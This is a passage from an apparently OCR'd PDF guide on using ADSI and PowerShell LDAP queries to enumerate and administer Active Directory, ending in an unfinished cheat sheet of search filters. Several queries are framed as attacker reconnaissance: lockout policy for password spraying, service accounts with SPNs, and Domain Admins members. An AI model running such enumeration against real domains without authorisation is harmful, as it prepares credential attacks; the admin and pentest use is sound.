Managing Active Directory objects with ADSI Edit

ADSI Edit EN v1.1

Principal Author : Huy KHA, 2nd Author : Przemysław Kłys

December 1st 2020

Contents

Modification dates	Authors	Twitter	Notes
October 9th 2020	Huy KHA	@DebugPrivilege	Original Version
October 9th 2020	Przemysław Kłys	@PrzemyslawKlys	LDAP / PowerShell
December 1st 2020	Pascal WAGLER	-	Document Template
December 10th 2020	mudpak	@mud_pak	v1.1

0. Informations

0.1 Acknowledgement

I would like to thank Przemysław Kłys for helping me with some PowerShell questions related to LDAP search filters.

Przemysław is a Microsoft MVP in Cloud & Datacenter Management. He blogs about PowerShell, Active Directory, Office365. You can follow his work at :

```
https://evotec.xyz/

https://twitter.com/PrzemyslawKlys
```

We also would like to thank **Pascal WAGLER** for the document template used !

You can follow his work at :

```
https://github.com/Wandmalfarbe
```

0.2 Abstract

This study was mainly to understand how to use ADSI to manage Active Directory. ADSI Edit is an utility that is part of the RSAT toolkit. It allows Admins to manage and view objects and attributes in an AD forest.

However, the accelerator is available on every domain-joined machine. Which makes it easy for Admins to manage AD from the command line on every domain machine, while not worrying about having RSAT installed or not.

This makes it powerful from an administration perspective, but also from an offensive perspective.

If we look at it from an administration perspective. ADSI provides the same capabilities that the RSAT PowerShell module has. What makes it even better (in my opinion) is the performance capabilities it has, and of course. It does not require anything to install in order to manage AD.

Now when we look at it from an offensive security point of view. Since ADSI is an accelerator that is avaiable on every domain-joined machine. Attackers could use the capabilities of it to perform reconnassaince on a target.

1. Introduction

The first thing I would like to tell you is that this is not a PowerShell course. Yes, it is true. Everything is done from the command line in PowerShell, but it's not more than that.

Summary :

I started as an Windows & AD Admin, before I got into security. Back then, I didn't knew a lot about AD, and I still remember that I heard someone saying that they had ''insufficient" permissions to manage AD, because they couldn't launch Active Directory Users & Computers (ADUC).

You might already guess it (or not), but that person who was asking that question became a DA, so it could log onto the DC and launch ADUC.

I didn't care that much about security, but I did understood that it was a bad idea to give everyone in IT, Domain Admin privileges. Most of them didn't needed it, it was mainly to use the GUI that is avaiable on every DC.

I started to use the GUI as well (and still does), but I realized that it is not sufficient when you have to automate certain tasks, so I decided to learn using ADSI from the command-line in order to manage AD.

I documented every request that I got and tried to figure it out, how I could use it from the command-line. This document is actually from **2016**, when it all started, but I've updated a bit, here and there. Added some ''security" flavour in it, and I want to share it with you folks. Perhaps it could be still useful.


What you will learn in this PDF is mainly how to enumerate information in AD and how to perform basic administration tasks that every AD Admin has to do. It covers different examples and it is pretty straightforward.

1.1 Overview of ADSI


Summary :

ADSI or known as Active Directory Service Interface (ADSI) is a utility that allows IT Admins to view and manage objects and attributes in AD. It is part of the Remote Server Administration (RSAT) toolkit and it is located under the System32 folder, when you install it.

The GUI version of ADSI Edit looks like the following :



Here we can manage all the objects and attributes as discussed before. We can also view all the LDAP properties, which may look like this :



The *ms-DS-MachineAccountQuota* is for example an LDAP attribute. It tells how many computer accounts a user is allowed to create in a domain.

1.2 LDAP properties

Summary :

Active Directory has objects and attributes. Each object contains different attributes and attributes can be thing like name, email, telephonenumber, and so on.

Here we can see different LDAP attributes, which are readable for every authenticated user.


Attribute	Value
accountExpires	(never)
adminCount	1
badPasswordTime	10/12/2020 5:39:46 PM Coordinated Univer
badPwdCount	0
cn	Jon Jones
codePage	0
countryCode	0
displayName	Jon Jones
distinguishedName	CN=Jon Jones,OU=LHW,DC=contoso,DC=c
dSCorePropagationD...	10/12/2020 6:10:23 PM Coordinated Univer
givenName	Jon

Since it is readable for every authenticated user. It is possible to enumerate this information as well without any additional privileges.

1.3 Querying timestamp LDAP properties

Summary :

We are going to query an LDAP property that exist on the Domain Naming Context (DNC). DNC contains all the objects that are stored in a domain.




Here we can see for example the *minPwdLength*, which specifies the minimum number of characters that a password must contain.

When we run the following LDAP query :

```
[adsi]"LDAP://DC=contoso,DC=com" | Format-List minPwdLength
```

It will return the LDAP property back to us, and as you can see. The minimum password length is 7.



Running the above LDAP query is equals running :

```
net accounts /do
```

```
PS C:\Users\Jones> net accounts /do
Force user logoff how long after time expires?:       Never
Minimum password age (days):                          0
Maximum password age (days):                          42
Minimum password length:                              7
Length of password history maintained:                None
Lockout threshold:                                    Never
Lockout duration (minutes):                           30
Lockout observation window (minutes):                 30
Computer role:                                        PRIMARY
The command completed successfully.
```

Ok, now lets select multiple attributes that exist on the DNC.
First, we are going to run the following command :

```
[adsi]"LDAP://DC=contoso,DC=com" | Format-List *
```

Here we have 3 attributes marked that we would like to query.
lockoutDuration, lockOutObservationWindow, and lockoutThreshold.

```
PS C:\Users\Jones> [adsi]"LDAP://DC=contoso,DC=com" | Format-List *


objectClass                             : {top, domain, domainDNS}
distinguishedName                       : {DC=contoso,DC=com}
instanceType                            : {5}
whenCreated                             : {10/12/2020 3:45:04 PM}
whenChanged                             : {10/14/2020 1:10:44 PM}
subRefs                                 : {DC=ForestDnsZones,DC=contoso,DC=com,
                                          DC=DomainDnsZones,DC=contoso,DC=com,
                                          CN=Configuration,DC=contoso,DC=com}
uSNCreated                              : {System.__ComObject}
dSASignature                            : {1 0 0 0 40 0 0 0 0 0 0 0 0 0 0 0 0 0 0 0 0 0 0 0 93 28 228
                                          255 109 237 36 69 186 93 227 186 246 151 181 179}
uSNChanged                              : {System.__ComObject}
nTSecurityDescriptor                    : {System.__ComObject}
name                                    : {contoso}
objectGUID                              : {102 191 98 203 130 141 21 65 140 195 192 6 35 173 138 117}
creationTime                            : {System.__ComObject}
forceLogoff                             : {System.__ComObject}
lockoutDuration                         : {System.__ComObject}
lockOutObservationWindow                : {System.__ComObject}
lockoutThreshold                        : {0}
maxPwdAge                               : {System.__ComObject}
minPwdAge                               : {System.__ComObject}
minPwdLength                            : {7}
```

When we now run the following command :

```
$DNC = [adsi]"LDAP://DC=contoso,DC=com"
```

```
[PSCustomObject] @{
```

```
lockoutThreshold = $DNC.lockoutThreshold.Value
```

```
lockoutDuration = $DNC.ConvertLargeIntegerToInt64($DNC.lockoutDuration.Value) / ( -
600000000)
```

```
lockOutObservationWindow = $DNC.ConvertLargeIntegerToInt64($DNC.lockOutObservationWindow.
Value) / ( - 600000000)
```

```
}
```

We will receive the account lockout policy in AD. This is very useful when performing a password spraying attack.

```
PS C:\Users\Jones> $DNC = [adsi]"LDAP://DC=contoso,DC=com"
PS C:\Users\Jones> [PSCustomObject] @{
>> lockoutThreshold = $DNC.lockoutThreshold.Value
>> lockoutDuration = $DNC.ConvertLargeIntegerToInt64($DNC.lockoutDuration.Value) / ( - 600000000)
>> lockOutObservationWindow = $DNC.ConvertLargeIntegerToInt64($DNC.lockOutObservationWindow.Value) / ( - 6000
00000)
>> }

lockoutThreshold lockoutDuration lockOutObservationWindow
---------------- --------------- -------------------------
               0              30                        30
```

Another option that works is, instead of using :

```
[adsi]"LDAP://DC=contoso,DC=com"
```

we can also use the following :

```
[System.DirectoryServices.ActiveDirectory.Domain]::GetCurrentDomain()
```

If we now run the following command :

```
$DNC = [System.DirectoryServices.ActiveDirectory.Domain]::GetCurrentDomain()
```

```
$DNC = [adsi]"LDAP://$DNC"
```

```
[PSCustomObject] @{
```

```
lockoutThreshold = $DNC.lockoutThreshold.Value
```

```
lockoutDuration = $DNC.ConvertLargeIntegerToInt64($DNC.lockoutDuration.Value) / (
    -600000000)
```

```
lockOutObservationWindow = $DNC.ConvertLargeIntegerToInt64($DNC.lockOutObservationWindow.
    Value) / ( - 600000000)
```

```
}
```

It will return the same output, but we didn't had to type the full distinguishedName.

```
PS C:\Users\Jones> $DNC = [System.DirectoryServices.ActiveDirectory.Domain]::GetCurrentDomain()
>> $DNC = [adsi]"LDAP://$DNC"
>> [PSCustomObject] @{
>> lockoutThreshold = $DNC.lockoutThreshold.Value
>> lockoutDuration = $DNC.ConvertLargeIntegerToInt64($DNC.lockoutDuration.Value) / ( - 600000000)
>> lockOutObservationWindow = $DNC.ConvertLargeIntegerToInt64($DNC.lockOutObservationWindow.Value) / ( - 6000
00000)
>> }

lockoutThreshold lockoutDuration lockOutObservationWindow
---------------- ---------------- ------------------------
               0               30                       30
```

NOTE : Everytime when you see something like {System.__ComObject} – You might encounter that the original value is a timestamp. Great thing is that ADSI has a method called *ConvertLargeIntegerToInt64*, which can be used to convert any timestamp attribute.

We will discuss the *ConvertLargeIntegerToInt64* method again, because it is very likely you will use it once a while.

We are going to see when the password of the KRBTGT account has been reset for the last time.

The first thing, we have to do is to know where the KRBTGT account is located in the directory.

By default, this account is placed under the *Users container*. When we run the following command :

```
$ChildItems = ([ADSI]"LDAP://CN=users,DC=contoso,DC=com")
```

```
$ChildItems.psbase.Children |? distinguishedName -Match "krbtgt"
```

```
PS C:\Users\Jones> $ChildItems = ([ADSI]"LDAP://CN=users,DC=contoso,DC=com")
>> $ChildItems.psbase.Children |? distinguishedName -Match "krbtgt"


distinguishedName : {CN=krbtgt,CN=Users,DC=contoso,DC=com}
Path              : LDAP://CN=krbtgt,CN=users,DC=contoso,DC=com
```

As expected, it will return the path :

```
LDAP://CN=krbtgt,CN=users,DC=contoso,DC=com
```

If we now run the following command :

```
[adsi]"LDAP://CN=krbtgt,CN=users,DC=contoso,DC=com" | FormatTable name, pwdLastSet
```

We can't see the actual value behind the *pwdLastSet* attribute.

```
PS C:\Users\Jones> [adsi]"LDAP://CN=krbtgt,CN=users,DC=contoso,DC=com" | Format-Table name, pwdLastSet

name     pwdLastSet
----     ----------
{krbtgt} {System.__ComObject}
```

Since *pwdLastSet* is a timestamp attribute, we have to use the *ConvertLargeIntegerToInt64* method to convert its value.

If we now run the following command :

```
$user = [adsi]"LDAP://CN=krbtgt,CN=Users,DC=contoso,DC=com"
```

```
[PSCustomObject] @{
```

```
name = $user.name.Value
```

```
pwdLastSet = [datetime]::FromFileTime($user.ConvertLargeIntegerToInt64($user.pwdLastSet.value))
```

```
}
```

We can now see the actual value behind the *pwdLastSet* attribute.

```
PS C:\Users\Jones> $user = [adsi]"LDAP://CN=krbtgt,CN=Users,DC=contoso,DC=com"
>> [PSCustomObject] @{
>> name = $user.name.Value
>> pwdLastSet = [datetime]::FromFileTime($user.ConvertLargeIntegerToInt64($user.pwdLastSet.value))
>> }

name   pwdLastSet
----   ----------
krbtgt 10/12/2020 3:48:55 PM
```

Lets now select another timestamp attribute. I am now going to select the *lastLogon* attribute as well.

```
$user = [adsi]"LDAP://CN=krbtgt,CN=Users,DC=contoso,DC=com"
```

```
[PSCustomObject] @{
```

```
name = $user.name.Value
```

```
pwdLastSet = [datetime]::FromFileTime($user.ConvertLargeIntegerToInt64($user.pwdLastSet.
    value))
```

```
lastLogon = [datetime]::FromFileTime($user.ConvertLargeIntegerToInt64($user.lastLogon.
    value))
```

```
} | Format-List
```

Here we can see the value behind the *pwdLastSet* & *lastLogon* attribute.

```
PS C:\Users\Jones> $user = [adsi]"LDAP://CN=krbtgt,CN=Users,DC=contoso,DC=com"
>> [PSCustomObject] @{
>> name = $user.name.Value
>> pwdLastSet = [datetime]::FromFileTime($user.ConvertLargeIntegerToInt64($user.pwdLastSet.value))
>> lastLogon = [datetime]::FromFileTime($user.ConvertLargeIntegerToInt64($user.lastLogon.value))
>> } | Format-List


name       : krbtgt
pwdLastSet : 10/12/2020 3:48:55 PM
lastLogon  : 1/1/1601 12:00:00 AM
```

1.4 LDAP Search Filters

Summary :

LDAP search filters are a way to select entries to be returned for a specific search operation.

Here are a few examples :

Query	LDAP Filter
All user objects	(&(objectCategory=person) (objectClass=user))
All user objects (Note 1)	(sAMAccountType=805306368)
All computer objects	(objectCategory=computer)
All contact objects	(objectClass=contact)
All group objects	(objectCategory=group)
All organizational unit objects	(objectCategory=organizationalUnit)
All container objects	(objectCategory=container)
All builtin container objects	(objectCategory=builtinDomain)
All domain objects	(objectCategory=domain)
Computer objects with no description	(&(objectCategory=computer) (!(description=*)))
Group objects with a description	(&(objectCategory=group) (description=*))

Source :


```
https://social.technet.microsoft.com/wiki/contents/articles/5392.active-directory-ldap-syntaxfilters.aspx
```

What's important to know about LDAP search filters are *objectClass* and *objectCategory*. An *objectClass* is a component in Active Directory schema that defines the type for an object. This object can be for example a user, computer, OU, container, GPO, etc.

There is not a huge difference between *objectClass* and *objectCategory*. However, it is recommended to use objectCategory in your search filter, because *objectCategory* is both single valued and indexed, while *objectClass* is multi-valued and not indexed.


This means that using a LDAP query with *objectCategory* would be more efficient comparing to *objectClass*.

Here we can see the *objectCategory* attribute on an object. It tells that it is a ''computer"



If we now run the following LDAP query :

```
([adsisearcher]'(objectCategory=computer)').FindAll()
```



Let's make a slight change to our LDAP query. We are now interested in all the computers that are Domain Controllers.

As we all (should) know. When a server is promoted to a DC. It will become a member of the Domain Controllers group in AD. This group is located under the Users container and the objectSID ends with **516**.

This means that if we want to find all the DC's in the network. We can run the following LDAP query :

```
([adsisearcher]'(&(objectCategory=computer)(primaryGroupID=516))').FindAll()
```

Voila. It returns all the Domain Controllers.

```
PS C:\Users\Jones> ([adsisearcher]'(&(objectCategory=computer)(primaryGroupID=516))').FindAll()

Path                                                    Properties
----                                                    ----------
LDAP://CN=DC,OU=Domain Controllers,DC=contoso,DC=com    {ridsetreferences, logoncount, codepage, objectcate...
LDAP://CN=DC2,OU=Domain Controllers,DC=contoso,DC=com   {logoncount, codepage, objectcategory, iscriticalsy...
```

We are required to use the **&** logical operator as you can see in the query. This is due to the fact that we are using two search operations. One is to look for all the computers in the domain, and two. We are looking for computers that are DC's.

Ok, now you might be wondering. Why did we filter on *''primaryGroupID=516"*

Here we can see the *primaryGroupID* attribute on a DC machine account in AD.

At the *objectCategory* attribute, we can see that it is a computer. At the *primaryGroupID* attribute. We can see that it ends on 516, and if you have read it well. We recently discussed that the *objectSID* of the Domain Controllers group ends with 516.

Attributes:

Attribute	Value
name	DC
objectCategory	CN=Computer,CN=Schema,CN=Configuratio
objectClass	top; person; organizationalPerson; user; com
objectGUID	8b177e65-05a1-40e5-a719-c04c2812c367
objectSid	S-1-5-21-286026694-570491570-841545031
operatingSystem	Windows Server 2019 Datacenter
operatingSystemVersi...	10.0 (17763)
primaryGroupID	516 = (GROUP_RID_CONTROLLERS)
pwdLastSet	10/12/2020 3:49:21 PM Coordinated Univer
replPropertyMetaData	AttID Ver Loc.USN Org.DSA
rIDSetReferences	CN=RID Set,CN=DC,OU=Domain Controllers

Let's add a small piece to our LDAP query. We are going to filter on all the computers that are DC's, but… We are looking specific for Windows Server 2019 machines.

When we run the following LDAP query it will return two results :

```
([adsisearcher]'(&(objectCategory=computer)(primaryGroupID=516))').FindAll()
```

```
PS C:\Users\Jones> ([adsisearcher]'(&(objectCategory=computer)(primaryGroupID=516))').FindAll()

Path                                                    Properties
----                                                    ----------
LDAP://CN=DC,OU=Domain Controllers,DC=contoso,DC=com    {ridsetreferences, logoncount, codepage, objectcate...
LDAP://CN=DC2,OU=Domain Controllers,DC=contoso,DC=com   {logoncount, codepage, objectcategory, iscriticalsy...
```

Since we are looking for Windows Server 2019 machines. We can query for the *operatingSystem* attribute that exist on every computer account.

If we now run the following LDAP query :

```
([adsisearcher]'(&(objectCategory=computer)(operatingSystem=Windows Server 2019*)(
    primaryGroupID=516))').FindAll()
```

Here we can see that I've included 3 LDAP attributes, which are *objectCategory, operatingSystem, and primaryGroupID*.

Now it will only return one result.

```
PS C:\Users\Jones> ([adsisearcher]'(&(objectCategory=computer)(operatingSystem=Windows Server 2019*)(primaryG
roupID=516))').FindAll()

Path                                                    Properties
----                                                    ----------
LDAP://CN=DC,OU=Domain Controllers,DC=contoso,DC=com    {ridsetreferences, logoncount, codepage, objectcateg...


PS C:\Users\Jones>
```

Last example will be writing a LDAP query to get a list of all the users in the Domain Admins group.

Every group in AD has a special LDAP attribute called *memberOf*.
This LDAP attribute tells which users are part of a specific group.

It looks like this :

Attributes:

Attribute	Value
adminCount	1
cn	Domain Admins
description	Designated administrators of the domain
distinguishedName	CN=Domain Admins,CN=Users,DC=contoso
dSCorePropagationD...	10/12/2020 6:10:23 PM Coordinated Univer
groupType	0x80000002 = (ACCOUNT_GROUP | SECU
instanceType	0x4 = (WRITE)
isCriticalSystemObject	TRUE
member	CN=Jan Blachowicz,OU=LHW,DC=contoso
name	Domain Admins
objectCategory	CN=Group,CN=Schema,CN=Configuration,D
objectClass	top; group

Now let's write a LDAP query to enumerate the Domain Admins group.

If we now run the following LDAP query :

```
([adsisearcher]'(memberOf=cn=DomainAdmins,CN=Users,dc=contoso,dc=com)').FindAll()
```

We get a list of all the users that are part of the Domain Admins group.

```
PS C:\Users\Jones> ([adsisearcher]'(memberOf=cn=Domain Admins,CN=Users,dc=contoso,dc=com)').FindAll()

Path                                                Properties
----                                                ----------
LDAP://CN=Testing,CN=Users,DC=contoso,DC=com        {logoncount, codepage, objectcategory, description...}
LDAP://CN=Jon Jones,OU=LHW,DC=contoso,DC=com        {givenname, codepage, objectcategory, dscorepropagation...
LDAP://CN=Jan Blachowicz,OU=LHW,DC=contoso,DC=com {givenname, codepage, objectcategory, dscorepropagation...
```

Ok, we are now going to make it slighly more difficult. We are going to query for all accounts that have a SPN, and later on. We will return the *pwdLastSet* attribute of those accountsas well.

When we run the following LDAP query :

```
([adsisearcher]'(&(objectCategory=user)(servicePrincipalName=*))').FindAll()
```

It will return all the user accounts that have a SPN.

```
PS C:\Users\Jones> ([adsisearcher]'(&(objectCategory=user)(servicePrincipalName=*))').FindAll()

Path                                                Properties
----                                                ----------
LDAP://CN=krbtgt,CN=Users,DC=contoso,DC=com         {logoncount, codepage, objectcategory, description...
LDAP://CN=SVC_T1,OU=Service Accounts,DC=contoso,DC=com {distinguishedname, countrycode, samaccountname, u...
LDAP://CN=SVC_T2,OU=Service Accounts,DC=contoso,DC=com {distinguishedname, countrycode, samaccountname, u...
```

As we all know. These accounts have certain LDAP properties with the likes of *name, pwdLastSet, lastLogon, adminCount*, and so on.

We are interested in the name and pwdLastSet, so if we run the following command :

```
$as = [adsisearcher]"(&(objectCategory=user)
```

```
(servicePrincipalName=*))"
```

```
$as.PropertiesToLoad.Add('name')
```

```
$as.PropertiesToLoad.Add('pwdLastSet')
```

```
$as.FindAll() | ForEach-Object {
```

```
$props = @{ 'name' = ($_.properties.item('name') | Out-String).Trim()
```

```
'pwdLastSet' = ([datetime]::FromFiletime(($_.properties.item('pwdLastSet') | OutString).
    Trim())) }
```

```
New-Object psObject -Property $props
```

```
}
```

It will look for all user accounts that have a SPN, but it will also display the two LDAP properties that we were looking for. *Name* and *pwdLastSet*.

```
PS C:\Users\Jones> $as = [adsisearcher]"(&(objectCategory=user)(servicePrincipalName=*))"
>> $as.PropertiesToLoad.Add('name')
>> $as.PropertiesToLoad.Add('pwdLastSet')
>> $as.FindAll() | ForEach-Object {
>> $props = @{ 'name' = ($_.properties.item('name') | Out-String).Trim()
>> 'pwdLastSet' = ([datetime]::FromFiletime(($_.properties.item('pwdLastSet') | Out-String).Trim())) }
>> New-Object psObject -Property $props
>> }
>>
0
1

name   pwdLastSet
----   ----------
krbtgt 10/12/2020 3:48:55 PM
SVC_T1 1/1/1601 12:00:00 AM
SVC_T2 1/1/1601 12:00:00 AM
```

Ok, now to finish this example. We will add the lastLogon attribute in our command as well.

```
$as = [adsisearcher]"(&(objectCategory=user)(servicePrincipalName=*))"
```

```
$as.PropertiesToLoad.Add('name')
```

```
$as.PropertiesToLoad.Add('lastLogon')
```

```
$as.PropertiesToLoad.Add('pwdLastSet')
```

```
$as.FindAll() | ForEach-Object {
```

```
$props = @{ 'name' = ($_.properties.item('name') | Out-String).Trim()
```

```
'pwdLastSet' = ([datetime]::FromFiletime(($_.properties.item('pwdLastSet') | OutString).
    Trim()))
```

```
'lastLogon' = ([datetime]::FromFiletime(($_.properties.item('lastLogon') | OutString).Trim
    ())) }
```

```
New-Object psObject -Property $props
```

```
}
```

Now we have *name*, *pwdLastSet*, and *lastLogon* in a ‘’readable” format.

```
PS C:\Users\Jones> $as = [adsisearcher]"(&(objectCategory=user)(servicePrincipalName=*))"
>> $as.PropertiesToLoad.Add('name')
>> $as.PropertiesToLoad.Add('lastLogon')
>> $as.PropertiesToLoad.Add('pwdLastSet')
>> $as.FindAll() | ForEach-Object {
>> $props = @{ 'name' = ($_.properties.item('name') | Out-String).Trim()
>> 'pwdLastSet' = ([datetime]::FromFiletime(($_.properties.item('pwdLastSet') | Out-String).Trim()))
>> 'lastLogon' = ([datetime]::FromFiletime(($_.properties.item('lastLogon') | Out-String).Trim())) }
>> New-Object psObject -Property $props
>> }
0
1
2

pwdLastSet            name   lastLogon
----------            ----   ---------
10/12/2020 3:48:55 PM krbtgt 1/1/1601 12:00:00 AM
1/1/1601 12:00:00 AM  SVC_T1 1/1/1601 12:00:00 AM
1/1/1601 12:00:00 AM  SVC_T2 1/1/1601 12:00:00 AM


PS C:\Users\Jones>
```

LDAP Search Filters – Cheat sheet

The majority of the search filters are from the following link, but I've added a lot of custom LDAP queries as well.

Everything that is marked as orange is to highlight some interesting LDAP queries for pentesters.

Source :

```
https://social.technet.microsoft.com/wiki/contents/articles/5392.activedirectory-ldap-syntax-filters.aspx
```

- All user objects

```
([adsisearcher]'(&(objectCategory=person)(objectClass=user))').FindAll()
```

- All computer objects

```
([adsisearcher]'(objectCategory=computer)').FindAll()
```

- All group objects

```
([adsisearcher]'(objectCategory=group)').FindAll()
```

- All organizational units

```
([adsisearcher]'(objectCategory=organizationalUnit)').FindAll()
```

- All containers

```
([adsisearcher]'(objectCategory=container)').FindAll()
```

- All domain objects

```
([adsisearcher]'(objectCategory=domain)').FindAll()
```

- Computer objects without description

```
([adsisearcher]'(&(objectCategory=computer)(!(description=*)))').FindAll()
```

- Group objects with a description

```
([adsisearcher]'(&(objectCategory=group)(description=*))').FindAll()
```

- Users with cn starting with ''Jon"

```
([adsisearcher]'(&(objectCategory=person)(objectClass=user)(cn=Jon*))').FindAll()
```

- Users with a telephone number value.

```
([adsisearcher]'(telephoneNumber=*)').FindAll()
```

- Groups starting with ‘’Test” or ‘’Admin”

```
([adsisearcher]'(&(objectCategory=group)(|(cn=Test*)(cn=Admin*)))').FindAll()
```

- All accounts that starts with ‘’svc” or ‘’adm”

```
([adsisearcher]'(&(objectCategory=user)(|(cn=svc*)(cn=Adm*)))').FindAll()
```

- All users with both a first and last name.

```
([adsisearcher]'(&(objectCategory=person)(objectClass=user)(givenName=*)(sn=*))').FindAll
    ()
```

- All users with Logon Script field occupied

```
([adsisearcher]'(&(objectCategory=person)(objectClass=user)(scriptPath=*))').FindAll()
```

- Objects with sAMAccountName that begins with “x”, “y”, or “z”

```
([adsisearcher]'(sAMAccountName>=x)').FindAll()
```

- Objects with sAMAccountName that begins with “a” or any number or symbol except “$”

```
([adsisearcher]'(&(sAMAccountName<=a)(!(sAMAccountName=$*)))').FindAll()
```

- All users with "Password Never Expires" set

